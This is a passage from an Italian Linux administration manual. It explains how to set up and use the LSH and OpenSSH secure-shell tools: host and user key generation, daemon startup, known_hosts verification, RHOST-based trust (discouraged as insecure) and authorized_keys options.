Supponendo di volere collocare i file della coppia di chiavi pubblica e privata nella directory '`/etc/lsh/`', si può agire come si vede nell'esempio seguente. In seguito verrà chiarito il significato delle opzioni usate.

```
# lsh-keygen -l 8 | lsh-writekey /etc/lsh/lsh_host_key
```

In questo modo, usando una pipeline, si crea la coppia di file '`/etc/lsh/lsh_host_key`' e '`/etc/lsh/lsh_host_key.pub`'. Il primo dei due contiene la chiave privata, mentre il secondo contiene la chiave pubblica. Dato lo scopo, la chiave privata non è protetta da una parola d'ordine, dal momento che il servizio deve essere reso automaticamente. Naturalmente, il file della chiave privata deve avere soltanto i permessi indispensabili per permettere a '**`lshd`**' di accedervi.

Per avviare '**`lshd`**', in qualità di demone, utilizzando la coppia di chiavi appena creata, si potrebbe usare il comando seguente:

```
# lshd --daemonic -h /etc/lsh/lsh_host_key
```

In questo modo, '**`lshd`**' si disimpegna dalla shell e si mette a funzionare sullo sfondo (l'opzione '**`--daemonic`**'), utilizzando la coppia di chiavi contenuta nei file '`/etc/lsh/lsh_host_key`' e '`/etc/lsh/lsh_host_key.pub`', utilizzando la porta predefinita per le connessioni con questo tipo di protocollo.

A titolo di esempio, viene anche mostrato in che modo potrebbe essere organizzato uno script elementare per il controllo del servizio LSH, attraverso la procedura di inizializzazione del sistema.

[1] **LSH** GNU GPL

```
#!/bin/sh

test -f /usr/sbin/lshd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio LSH: "
        /usr/sbin/lshd --daemonic -h /etc/lsh/lsh_host_key
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio LSH: "
        killall lshd
        echo
        ;;
  *)
        echo "Utilizzo: lshd {start|stop}"
        exit 1
esac
```

201.1.1 Gestione delle chiavi

'**`lsh-keygen`**' e '**`lsh-writekey`**', utilizzati come si vede nello schema sintattico seguente, permettono di generare e memorizzare una coppia di chiavi (privata e pubblica). Il nome del file fornito come argomento di '**`lsh-writekey`**' è quello della chiave privata, intendendo che la chiave pubblica abbia in più l'estensione '`.pub`'.

`lsh-keygen` [*opzioni*] `|` `lsh-writekey` *file_chiave_privata*

'**`lsh-keygen`**' da solo, genera le informazioni necessarie a definire la coppia di chiavi emettendo un certificato SPKI attraverso lo standard output, da cui '**`lsh-writekey`**' estrapola poi i file necessari. Segue la descrizione di alcune opzioni di '**`lsh-keygen`**'.

Opzione	Descrizione
`-a dsa`	Questa opzione servirebbe a consentire la selezione di un algoritmo particolare per la generazione della chiave. Attualmente è disponibile soltanto l'algoritmo DSA, come si vede dallo schema mostrato, che è ovviamente quello predefinito.
`-l {0|1|2|3|4|5|6|7|8}`	Questa opzione permette di definire la dimensione della chiave utilizzata. L'argomento numerico permette di richiedere un minimo di 512 bit, attraverso lo zero, fino a un massimo di 1024 bit, attraverso il numero otto. Se non si specifica questa opzione, la scelta predefinita corrisponde al livello numero quattro, pari a 768 bit.

Seguono alcuni esempi.

- `#` **`lsh-keygen -l 8 | lsh-writekey /etc/lsh/lsh_host_key`**

  Genera una coppia di chiavi: '`/etc/lsh/lsh_host_key`' e '`/etc/lsh/lsh_host_key.pub`'. In particolare, viene richiesta la lunghezza di 1024 bit.

- `#` **`lsh-keygen | lsh-writekey`**

  Genera una coppia di chiavi utilizzando le informazioni predefinite. In particolare, dovrebbe trattarsi dei file '`/etc/lsh_host_key`' e '`/etc/lsh_host_key.pub`'.

201.1.2 Avvio del servente

'**lshd**' è il servente del servizio LSH. In linea di principio, si tratta di un programma che viene avviato e fermato automaticamente dalla procedura di inizializzazione del sistema, ma può essere usato anche da un utente comune, se in tal caso ci si limita a sfruttare porte TCP non privilegiate.

```
lshd [opzioni]
```

Si può osservare che '**lshd**' non si mette a funzionare sullo sfondo in modo automatico; per questo richiede espressamente l'opzione '**--daemonic**'. Inoltre, dal momento che non dispone (per ora) di un file di configurazione, tutto viene indicato attraverso la riga di comando.

Opzione	Descrizione
`--port` *porta* | `-p` *porta*	Definisce una porta di ascolto diversa da quella predefinita per questo tipo di protocollo. La porta predefinita è normalmente la numero 22, corrispondente alla denominazione convenzionale '**ssh**'.
`--daemonic`	Richiede esplicitamente il funzionamento come demone. Senza questa opzione, '**lshd**' rimane in primo piano.
`--interface` *interfaccia*	Consente di limitare l'ascolto all'interfaccia di rete indicata. In condizioni normali, l'ascolto è esteso a tutte le interfacce disponibili.
`-h` *file_chiave_privata*	Consente di indicare esplicitamente la collocazione del file contenente la chiave privata abbinata al servizio. Si intende che il file della chiave pubblica debba essere collocato nella stessa directory e contenere semplicemente l'estensione '`.pub`'.
`--pid-file` *file*	Permette di richiedere il controllo di un file contenente l'informazione sull'identità del processo relativo. Può essere utile quando si usa '**lshd**' nell'ambito di uno script della procedura di inizializzazione del sistema. In generale, se il file esiste già, anche se in realtà il processo relativo non esiste più, '**lshd**' non si avvia.
`--no-password`	Disabilita la possibilità di accedere attraverso l'uso di una parola d'ordine.
`--no-publickey`	Disabilita il meccanismo di autenticazione basato sull'uso della chiave pubblica del cliente.
`--root-login`	Consente esplicitamente l'accesso all'utente '**root**', cosa che di solito è impedita.

Segue la descrizione di alcuni esempi.

- `# ` **`lshd --daemonic -h /etc/lsh/lsh_host_key`**

  Avvia '**lshd**' come demone, utilizzando la chiave privata contenuta nel file '`lsh_host_key`' che si trova nella directory '`/etc/lsh/`'.

- `# ` **`lshd --daemonic -h /etc/lsh/lsh_host_key --port 4711`**

  Come nell'esempio precedente, ma utilizzando la porta numero 4711.

- `# ` **`lshd --daemonic -h /etc/lsh/lsh_host_key --root-login`**

  Come nell'esempio precedente, utilizzando la porta normale e concedendo all'utente '**root**' di accedere.

201.2 Cliente del servizio LSH

Il collegamento a un servizio LSH avviene attraverso il programma '**lsh**'. Anche questo non prevede alcun file di configurazione, per cui la serie di opzioni della riga di comando è molto lunga.

Prima che un utente possa utilizzare '**lsh**' è necessario che abbia predisposto la directory '~/.lsh/' (a partire dalla propria directory personale), in cui devono essere presenti inizialmente i file 'identity' e 'known_hosts', anche se vuoti. Eventualmente, si può creare la propria coppia di chiavi nel modo seguente:

```
$ lsh-keygen -l 8 | lsh-writekey ~/.lsh/identity
```

2

Inizialmente è possibile tentare una connessione con un servizio già avviato, più o meno nel modo seguente, dove si immagina di voler accedere al nodo *dinkel.brot.dg* con il nominativo '**tizio**':

```
$ lsh --sloppy-host-authentication -l tizio dinkel.brot.dg
```

Dopo aver completato la connessione ed esserne usciti (probabilmente con un comando '**exit**', a seconda della shell), si può osservare che è stato creato un file aggiuntivo, '~/.lsh/captured_keys', contenente la chiave pubblica del nodo remoto appena contattato. Si tratta di una cosa simile a quella seguente:

```
; ACL for host dinkel.brot.dg
{KDM6YWNsKDU6ZW50cnkoMTA6cHVibGljLWtleSgz...gtaG9zdGtleTk6bG9jYWxob3N0KSkpKQ==}
```

Se ci si fida della connessione avvenuta, nel senso che si crede realmente che si tratti della chiave pubblica del nodo che si intendeva contattare, basta ricopiare queste due righe (la prima è un commento) nel file '~/.lsh/known_hosts' per poter controllare in seguito la sua identità. Infatti, l'opzione '**--sloppy-host-authentication**' era servita proprio per consentire la connessione anche senza disporre di questa informazione; in seguito, per contattare lo stesso nodo, non deve essere più usata.

201.2.1 Utilizzo del programma cliente

'**lsh**' è quindi il programma cliente per l'accesso a un servizio LSH.

lsh [*opzioni*] *host*
lshc [*opzioni*] *host*

In generale viene usato per attivare una shell, in modo da intervenire in un elaboratore remoto presso un'utenza di cui si dispone. In pratica, si tratta di una shell remota, con la quale è possibile anche limitarsi ad avviare dei comandi, il cui risultato si vuole elaborare localmente.

Opzione	Descrizione
--port *porta* | -p *porta*	Permette di specificare l'uso di una porta differente da quella predefinita.
--host-db *file_nodi_conosciuti*	Permette di indicare esplicitamente quale file contiene le informazioni sui nodi conosciuti. In modo predefinito si tratta di '~/.lsh/known_hosts'.

[2] Tuttavia, allo stato attuale, manca la possibilità di realizzare un file '~/.lsh/authorized_keys', con il quale si renderebbe disponibile effettivamente questa funzionalità.

Opzione	Descrizione
`--sloppy-host-authentication`	Permette di ignorare il file dei nodi conosciuti, rinunciando così alla possibilità di verificare l'identità del nodo remoto. Tuttavia, in condizioni normali viene mostrata l'impronta digitale della chiave del nodo remoto, a cui segue una richiesta di conferma esplicita. Se si accetta, la chiave pubblica del nodo remoto viene annotata nel file '`~/.lsh/captured_keys`'.
`--strict-host-authentication`	Si tratta dell'attivazione della modalità di funzionamento per cui non si accettano connessioni se i nodi remoti non sono già conosciuti. Questo comportamento è quello normale, tanto che per aggirarlo è necessario usare l'opzione inversa '**`--sloppy-host-authentication`**'.
`--capture-to` *file*	Consente di indicare un file alternativo a '`~/.lsh/captured_keys`' per il salvataggio delle chiavi pubbliche dei nodi remoti.
`-l` *utente*	Consente di indicare il nominativo con cui accedere presso il sistema remoto. Se non si usa questa opzione, si usa implicitamente lo stesso nome usato nel sistema locale.
`-E` *comando*	Consente di indicare un comando da eseguire nel sistema remoto, al termine del quale termina la connessione. Il comando può anche essere fornito alla fine, dopo l'indicazione del nodo remoto, come avviene nella migliore tradizione delle shell remote.
`-q`	Riduce al minimo i messaggi e le domande.
`-v`	Dà informazioni utili a comprendere come avviene la connessione.

Segue la descrizione di alcuni esempi.

- $ **`lsh --sloppy-host-authentication ↩`**
  `↪--capture-to ~/.lsh/known_hosts ↩`
  `↪-l tizio dinkel.brot.dg`

  Ci si connette presso il nodo *`dinkel.brot.dg`* utilizzando il nominativo '**`tizio`**', memorizzando la chiave pubblica di quel nodo direttamente nel file '`~/.lsh/known_hosts`'.

- $ **`lsh -l tizio dinkel.brot.dg`**

  Ci si connette presso il nodo *`dinkel.brot.dg`* utilizzando il nominativo '**`tizio`**', disponendo già di un file '`~/.lsh/known_hosts`' aggiornato in modo tale da poter identificare il nodo remoto.

- $ **`lsh -l tizio -E ls dinkel.brot.dg > prova`**

  Crea localmente il file '`prova`' contenente l'elenco della directory personale dell'utente '**`tizio`**' presso il nodo *`dinkel.brot.dg`*.

- $ **`lsh -l tizio dinkel.brot.dg ls > prova`**

  Esattamente come nell'esempio precedente, ma senza l'uso esplicito dell'opzione '**`-E`**'.

201.3 Riferimenti

- *IETF SECSH Working Group*

  <*http://www.ietf.org/html.charters/secsh-charter.html*>

- Martin Hamilton, *psst...*

  <*http://www.net.lut.ac.uk/psst/*>

OpenSSH

Secure Shell, ovvero SSH, è software proprietario. All'inizio della sua storia, la sua licenza era differente, pur restando il problema dei diritti di brevetto su alcuni algoritmi crittografici utilizzati. Dai sorgenti originali di Secure Shell, quando si trattava ancora di un'edizione relativamente «libera», si sono sviluppati diversi lavori alternativi, in cui sono stati eliminati in particolare gli algoritmi crittografici più problematici da un punto di vista legale.

In questo capitolo si vuole descrivere in particolare il funzionamento di OpenSSH, [1] che ha mantenuto molte affinità con il software originale di Secure Shell.

202.1 Protocolli

OpenSSH può gestire due tipi diversi di protocolli SECSH, identificati come versione 1 e versione 2. In generale si considera più sicura la versione 2, ma esistono ancora molti programmi cliente che sono in grado di comunicare solo con la prima versione.

L'utilizzo di una o dell'altra versione ha delle conseguenze nella configurazione e nel modo di generare le chiavi; pertanto, si cercherà di richiamare l'attenzione a questo proposito.

202.2 Preparazione delle chiavi

La prima cosa da fare per attivare e utilizzare OpenSSH è la creazione della coppia di chiavi pubblica e privata per il servente, cosa che si ottiene con l'ausilio del programma '**`ssh-keygen`**'. Queste chiavi vanno memorizzate normalmente nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', dove in particolare la chiave privata (il primo dei due file) non deve essere protetto con una parola d'ordine.

> Dal momento che questa coppia di chiavi viene realizzata in modo diverso a seconda del protocollo SECSH usato, può essere conveniente predisporre tre coppie di file: '`/etc/ssh/ssh_host_key[.pub]`' per una coppia RSA adatta al protocollo 1; '`/etc/ssh/ssh_host_rsa_key[.pub]`' e '`/etc/ssh/ssh_host_dsa_key[.pub]`' per una coppia RSA e DSA adatte al protocollo 2.

Eventualmente può essere necessario creare un'altra coppia di file anche nei clienti che intendono sfruttare un'autenticazione RHOST+RSA, anche in questo caso, senza parola d'ordine. Infine, ogni utente che vuole utilizzare un'autenticazione RSA pura e semplice deve generare una propria coppia di chiavi, proteggendo possibilmente la chiave privata con una parola d'ordine.

> Quando si creano coppie di chiavi da collocare nell'ambito della propria directory personale, se ne prepara solitamente una coppia sola, decidendo implicitamente la versione del protocollo SECSH che verrà usato per quello scopo.

Il modello sintattico complessivo di '**`ssh-keygen`**' è molto semplice e si può riassumere così:

```
ssh-keygen [opzioni]
```

Il suo scopo è quello di generare e modificare una coppia di chiavi in altrettanti file distinti: uno per la chiave privata, che eventualmente può essere anche cifrata, e uno contenente la chiave pubblica, a cui generalmente viene aggiunta l'estensione '`.pub`'.

[1] **OpenSSH** licenza speciale

La cifratura della chiave privata viene fatta generalmente perché questa non possa essere rubata; infatti, se non si utilizza questa precauzione, occorre fare in modo che nessuno possa riuscire a raggiungere il file in lettura. In pratica, una chiave privata di un utente comune, **deve** essere sempre cifrata, perché l'utente '**root**' potrebbe accedere al file corrispondente.

La coppia di chiavi che si genera, sia nel file della parte privata, sia in quello della parte pubblica, può contenere un commento utile ad annotare lo scopo di quella chiave. Convenzionalmente, viene generato automaticamente un commento corrispondente all'indirizzo di posta elettronica dell'utente che l'ha generata.

In corrispondenza della creazione di una chiave, viene generato anche il file '~/.ssh/random_seed', che serve come supporto alla creazione di chiavi sufficientemente «casuali». Ogni volta che lo stesso utente genera una nuova chiave, il vecchio file '~/.ssh/random_seed' viene riutilizzato e aggiornato di conseguenza.

> Il file '~/.ssh/random_seed' e quelli delle chiavi private, devono essere accessibili solo all'utente proprietario.

Segue l'elenco delle opzioni più comuni:

-b *n_bit*	permette di definire la dimensione della chiave in bit, tenendo conto che la dimensione minima è di 512 bit, mentre il valore predefinito è di 1024, che è ancora ritenuto sufficiente per un livello di sicurezza normale;
-f *file*	permette di definire esplicitamente il nome del file della chiave privata da generare, dove poi il nome della chiave pubblica è ottenuto semplicemente con l'aggiunta dell'estensione '.pub';
-p	consente di modificare la parola d'ordine che protegge una chiave privata già esistente, in modo interattivo;
-N *parola_d'ordine*	permette di indicare la parola d'ordine da usare per proteggere la chiave privata nella riga di comando;
-t rsa1 -t rsa -t dsa	permette di specificare il tipo di chiavi da generare, tenendo conto che il tipo '**rsa1**' è utilizzabile solo per la versione 1 del protocollo SECSH, mentre gli altri due tipi sono adatti alla versione 2.

A seconda del tipo di chiavi che si generano, i file predefiniti hanno un nome differente, allo scopo di consentire la gestione simultanea di tutti i tipi di chiave disponibili:

'~/.ssh/identity' '~/.ssh/identity.pub'	per una coppia di chiavi RSA adatta alla versione 1 del protocollo SECSH;
'~/.ssh/id_rsa' '~/.ssh/id_rsa.pub'	per una coppia di chiavi RSA adatta alla versione 2 del protocollo SECSH;
'~/.ssh/id_dsa' '~/.ssh/id_dsa.pub'	per una coppia di chiavi DSA adatta alla versione 2 del protocollo SECSH.

Una volta installato OpenSSH, se si intende far funzionare il servente in modo da accettare tutti i tipi di protocollo, vanno create le varie coppie di chiavi nella directory '/etc/ssh/', attraverso i passaggi seguenti. In particolare, si osservi che non si possono proteggere le chiavi private con una parola d'ordine, altrimenti il servente non potrebbe lavorare in modo autonomo.

# **ssh-keygen -t rsa1 ↩** **↪-f /etc/ssh/ssh_host_key -N ''**	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file '/etc/ssh/ssh_host_key' e '/etc/ssh/ssh_host_key.pub'.

# **ssh-keygen -t rsa ↩ ↪-f /etc/ssh/ssh_host_rsa_key -N ''**	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file '/etc/ssh/ssh_host_rsa_key' e '/etc/ssh/ssh_host_rsa_key.pub'.
# **ssh-keygen -t dsa ↩ ↪-f /etc/ssh/ssh_host_dsa_key -N ''**	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file '/etc/ssh/ssh_host_dsa_key' e '/etc/ssh/ssh_host_dsa_key.pub'.

Naturalmente, se lo si desidera, si può usare anche l'opzione '**-b**' per specificare una lunghezza della chiave diversa dal valore predefinito.

L'utente comune che desidera creare le proprie coppie di chiavi, per utilizzare poi delle forme di autenticazione basate sul riconoscimento delle chiavi stesse, può agire secondo i passaggi seguenti, avendo cura di definire una parola d'ordine per proteggere le chiavi private. Si osservi che non viene indicato il nome dei file, perché si fa riferimento alle collocazioni predefinite. Naturalmente, anche in questo caso l'utente può usare l'opzione '**-p**' se intende ottenere una dimensione particolare della chiave.

# **ssh-keygen -t rsa1**	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file predefiniti '~/.ssh/identity' e '~/.ssh/identity.pub'.
# **ssh-keygen -t rsa**	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file predefiniti '~/.ssh/id_rsa' e '~/.ssh/id_rsa.pub'.
# **ssh-keygen -t dsa**	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file predefiniti '~/.ssh/id_dsa' e '~/.ssh/id_dsa.pub'.

202.3 Verifica dell'identità dei serventi

Nei clienti è possibile predisporre il file '/etc/ssh/ssh_known_hosts' con l'elenco delle chiavi pubbliche dei serventi a cui ci si collega frequentemente. In aggiunta, ogni utente dei clienti può avere il proprio file '~/.ssh/known_hosts', per le chiavi pubbliche che non siano già presenti nel file '/etc/ssh/ssh_known_hosts'.

Quando un cliente si collega la prima volta a un servente OpenSSH, se la sua chiave pubblica non è già stata inserita nel file '/etc/ssh/ssh_known_hosts', viene proposto all'utente di aggiungere quella chiave pubblica nel file '~/.ssh/known_hosts'.

```
The authenticity of host 'dinkel.brot.dg (192.168.1.1)' can't be established.
RSA key fingerprint is dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Are you sure you want to continue connecting (yes/no)?
```

yes[*Invio*]

```
Host 'dinkel.brot.dg' added to the list of known hosts.
```

In un secondo momento, se per qualche motivo la chiave di un servente, già conosciuta in precedenza da un cliente (attraverso il file '/etc/ssh/ssh_known_hosts', oppure attraverso i file '~/.ssh/known_hosts'), dovesse essere cambiata, tale cliente non riconoscerebbe più il servente e avviserebbe l'utente:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Please contact your system administrator.
Add correct host key in /home/tizio/.ssh/known_hosts to get rid of this message.
Offending key in /home/tizio/.ssh/known_hosts:6
RSA host key for localhost has changed and you have requested strict checking.
Host key verification failed.
```

In questo caso, come suggerisce il messaggio, è sufficiente modificare il file '`~/.ssh/known_hosts`' alla sesta riga, per fare in modo che questo contenga il riferimento alla nuova chiave pubblica del servente.

Volendo intervenire a mano in questo file ('`~/.ssh/known_hosts`' o '`/etc/ssh/ssh_known_hosts`'), conviene conoscere come questo è organizzato.

Il file può contenere commenti, rappresentati dalle righe che iniziano con il simbolo '`#`', righe vuote, che vengono ignorate ugualmente; per il resto si tratta di righe contenenti ognuna l'informazione sulla chiave pubblica di un servente particolare.

Queste righe significative sono composte in uno dei modi seguenti, dove i vari elementi sono separati da uno o più spazi.

host lunghezza_della_chiave esponente modulo
host tipo_di_chiave chiave_pubblica

Tanto per fare un esempio, l'ipotetico elaboratore *`linux.brot.dg`* potrebbe richiedere la riga seguente (abbreviata per motivi tipografici) per una chiave RSA adatta al protocollo SECSH versione 1:

```
roggen.brot.dg 1024 35 136994665376544565821…04907660021407562333675433
```

Oppure, potrebbe trattarsi di una riga simile a quella seguente per una chiave RSA adatta al protocollo SECSH versione 2:

```
roggen.brot.dg ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90=
```

Evidentemente, data la dimensione delle chiavi, è improbabile che queste vengano ricopiate attraverso la digitazione diretta. Questi dati vengono ritagliati normalmente dal file della chiave pubblica a cui si riferiscono. A titolo di esempio, i file delle chiavi pubbliche corrispondenti a quanto già mostrato, avrebbero potuto essere composti dalla riga:

```
1024 35 136994665376544565821…04907660021407562333675433 root@roggen.brot.dg
```

oppure:

```
ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90= root@roggen.brot.dg
```

Comunque, quando si vuole intervenire nel file '`/etc/ssh/ssh_known_hosts`', anche se questa operazione può avvenire solo in modo manuale, rimane sempre la possibilità di ottenere la prima volta l'aggiornamento automatico del file '`~/.ssh/known_hosts`', dal quale poi si può tagliare e incollare quanto serve nel file '`/etc/ssh/ssh_known_hosts`', senza altre modifiche.

202.4 Autenticazione RHOST

L'autenticazione RHOST, come già accennato, è un metodo semplice e insicuro di autenticare l'accesso attraverso la tecnica dei file '/etc/hosts.equiv' e '~/.rhosts' già utilizzata da '**rlogin**'.

In alternativa a questi file, OpenSSH può utilizzare la coppia '/etc/ssh/shosts.equiv' e '~/.shosts', in modo da poter essere configurato indipendentemente da '**rlogin**' e '**rsh**'.

Perché questa tecnica di autenticazione possa essere utilizzata, è necessario configurare '**sshd**', ovvero il demone di OpenSSH. Diversamente, in modo predefinito, l'autenticazione RHOST non viene concessa.

> È bene sottolineare che questo tipo di sistema di accesso facilitato è assolutamente sconsigliabile. La disponibilità di questo metodo si giustifica solo per motivazioni storiche collegate all'uso di programmi come Rsh. In ogni caso, occorre considerare che OpenSSH non consente di usare questo sistema di autenticazione se i permessi di accesso a questi file non sono abbastanza ristretti. Pertanto, il più delle volte, quando si tenta di attuare questo tipo di sistema, l'autenticazione fallisce.

L'esempio seguente mostra il contenuto del file '/etc/ssh/shosts.equiv', oppure di '/etc/hosts.equiv', di un elaboratore per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un utente con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente attraverso lo stesso nominativo utilizzato nei sistemi remoti. In aggiunta a questo, però, viene concesso agli utenti '**tizio**' e '**caio**' del nodo *dinkel.brot.dg*, di accedere identificandosi con il nome di qualunque utente, senza la richiesta di alcuna parola d'ordine.

> Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli che ha l'utente '**root**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, ma comunque ciò non è un buon motivo per configurare in questo modo il file '/etc/ssh/shosts.equiv' o '/etc/hosts.equiv'.

Indipendentemente dal fatto che il file '/etc/ssh/shosts.equiv', oppure '/etc/hosts.equiv', sia presente o meno, ogni utente può predisporre il proprio file '~/.shosts', oppure '~/.rhosts'. La sintassi di questo file è la stessa di '/etc/ssh/shosts.equiv' (e di '/etc/hosts.equiv'), ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente potrebbe disporre di nominativi-utente differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[2]

202.5 Autenticazione RHOST sommata al riconoscimento della chiave pubblica

L'autenticazione RHOST può essere sommata a quella del riconoscimento della chiave pubblica, utilizza gli stessi file già visti nell'autenticazione RHOST normale, ma in più richiede che il cliente sia riconosciuto. Perché ciò avvenga, occorre che il cliente abbia una propria chiave, cioè abbia definito la coppia di file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', e che la sua parte pubblica sia annotata nel file '`/etc/ssh/ssh_known_hosts`' del servente, oppure nel file '`~/.ssh/known_hosts`' riferito all'utente che dal cliente vuole accedere.

In generale, non è necessario questo tipo di autenticazione mista, che di solito è anche disabilitata in modo predefinito. Infatti, è sufficiente che sia disponibile un'autenticazione basata sul controllo della chiave pubblica, senza altre restrizioni.

202.6 Autenticazione basata sul controllo della chiave pubblica

L'autenticazione basata sul controllo della chiave pubblica, pura e semplice, permette di raggiungere un livello di garanzia ulteriore. Per il suo utilizzo, l'utente deve creare una propria coppia di chiavi per ogni tipo di protocollo che intenda usare (i file '`~/.ssh/identity`' e '`~/.ssh/identity.pub`', oppure '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`', oppure '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`') presso l'elaboratore cliente. Data la situazione, come è già stato descritto, è opportuno che la chiave privata sia protetta con una parola d'ordine.

Per accedere a un servente utilizzando questo tipo di autenticazione, occorre che l'utente aggiunga nel file '`~/.ssh/authorized_keys`' presso il servente, le sue chiavi pubbliche definite nel nodo cliente.

Perché il sistema di autenticazione basato sulla verifica delle chiavi funzioni, è necessario che i permessi dei file coinvolti e delle stesse directory non consentano l'intromissione di estranei. In particolare, può darsi che venga rifiutato questo tipo di autenticazione se la directory personale o anche solo '`~/.ssh/`' dispongono dei permessi di scrittura per il gruppo proprietario.

L'utente che utilizza questo tipo di sistema di autenticazione, potrebbe usare le stesse chiavi da tutti i clienti da cui intende accedere al servente, oppure potrebbe usare chiavi differenti, aggiungendole tutte al file '`~/.ssh/authorized_keys`' del servente.

Quando si stabilisce una connessione con questo tipo di autenticazione, se la chiave privata dell'utente è cifrata attraverso una parola d'ordine, si ottiene un messaggio come quello seguente:

[2] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente ci deve essere uno spazio.

```
Enter passphrase for RSA key 'tizio@roggen.brot.dg':
```

Diversamente, se le chiave privata coinvolta non è cifrata, per l'accesso non è richiesto altro.

In pratica, per concedere l'accesso attraverso questa forma di autenticazione, è sufficiente aggiungere nel file '`~/.ssh/authorized_keys`' le chiavi pubbliche delle utenze che interessano, prelevandole dai file '`~/.ssh/id*.pub`' contenuti nei nodi clienti rispettivi.

L'esempio seguente mostra un ipotetico file '`~/.ssh/authorized_keys`' contenente il riferimento a sei chiavi. La parte finale, quella alfabetica, è la descrizione della chiave, il cui unico scopo è quello di permetterne il riconoscimento a livello umano.

```
1024 33 12042598236…2812113669326781175018394671 tizio@roggen.brot.dg
ssh-rsa AAAAB3NzaC1…erMIqmsserVBqIuP1JHUivfY7VU= tizio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA83UkVTtCLsS42GBGR3wA== tizio@dinkel.brot.dg
1024 33 13485193076…7811672325283614604572016919 caio@dinkel.brot.dg
ssh-rsa AAAAB3NzaC1…erGTRDbMIqmssIuP1JHUivfY7VU= caio@dinkel.brot.dg
ssh-dss AAAAB3NzaC1…kc3MgA8HYjGrDCLsS42GBGR3wA== caio@dinkel.brot.dg
```

In realtà, le righe di questo file potrebbero essere più complesse, con l'aggiunta di un campo iniziale, contenente delle opzioni. Queste opzioni, facoltative, sono una serie di direttive separate da una virgola e senza spazi aggiunti. Eventualmente, le stringhe contenenti spazi devono essere racchiuse tra coppie di apici doppi; inoltre, se queste stringhe devono contenere un apice doppio, questo può essere indicato proteggendolo con la barra obliqua inversa ('**`\"`**').

`from="`*elenco_modelli*`"`	Permette di limitare l'accesso. Con un elenco di modelli, eventualmente composto con caratteri jolly ('**`*`**', '**`?`**'), si possono indicare i nomi dei nodi a cui è concesso oppure è negato l'accesso. Per la precisione, i modelli che iniziano con un punto esclamativo si riferiscono a nomi cui l'accesso viene vietato espressamente.
`command="`*comando*`"`	Permette di abbinare una chiave a un comando. In pratica, chi accede utilizzando questa chiave, invece di ottenere una shell, ottiene l'esecuzione del comando indicato e subito dopo la connessione ha termine. Di solito, si abbina questa opzione a '**`no-pty`**' e a '**`no-port-forwarding`**'.
`no-port-forwarding`	Vieta espressamente l'inoltro del TCP/IP.
`no-X11-forwarding`	Vieta espressamente l'inoltro del protocollo X11.
`no-pty`	Impedisce l'allocazione di uno pseudo terminale (pseudo TTY).

Vengono mostrati alcuni esempi nell'elenco seguente.

`from="*.brot.dg,!schwarz.brot.dg" ↩` `↪1024 35 234…56556 tizio@dinkel.brot.dg`	Concede l'accesso con la chiave indicata, solo al dominio *`brot.dg`*, escludendo espressamente il nome *`schwarz.brot.dg`*.
`command="ls" 1024 35 2346543…8757465456556 ↩` `↪tizio@dinkel.brot.dg`	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**' nella directory corrente, cioè la directory personale dell'utente corrispondente.

`command="tar czpf ↩`
`↪/home/tizio/backup/lettere.tar.gz ↩`
`↪/home/tizio/lettere" ↩`
`↪1024 35 234…56556 tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'archiviazione della directory '`/home/tizio/lettere/`'.

`command="ls",no-port-forwarding,no-pty ↩`
`↪1024 35 2346543…8757465456556 ↩`
`↪tizio@dinkel.brot.dg`
	Chi tenta di accedere utilizzando questa chiave, ottiene semplicemente l'esecuzione del comando '**`ls`**'; inoltre, per sicurezza viene impedito l'inoltro del TCP/IP e l'allocazione di uno pseudo TTY.

202.7 Autenticazione normale

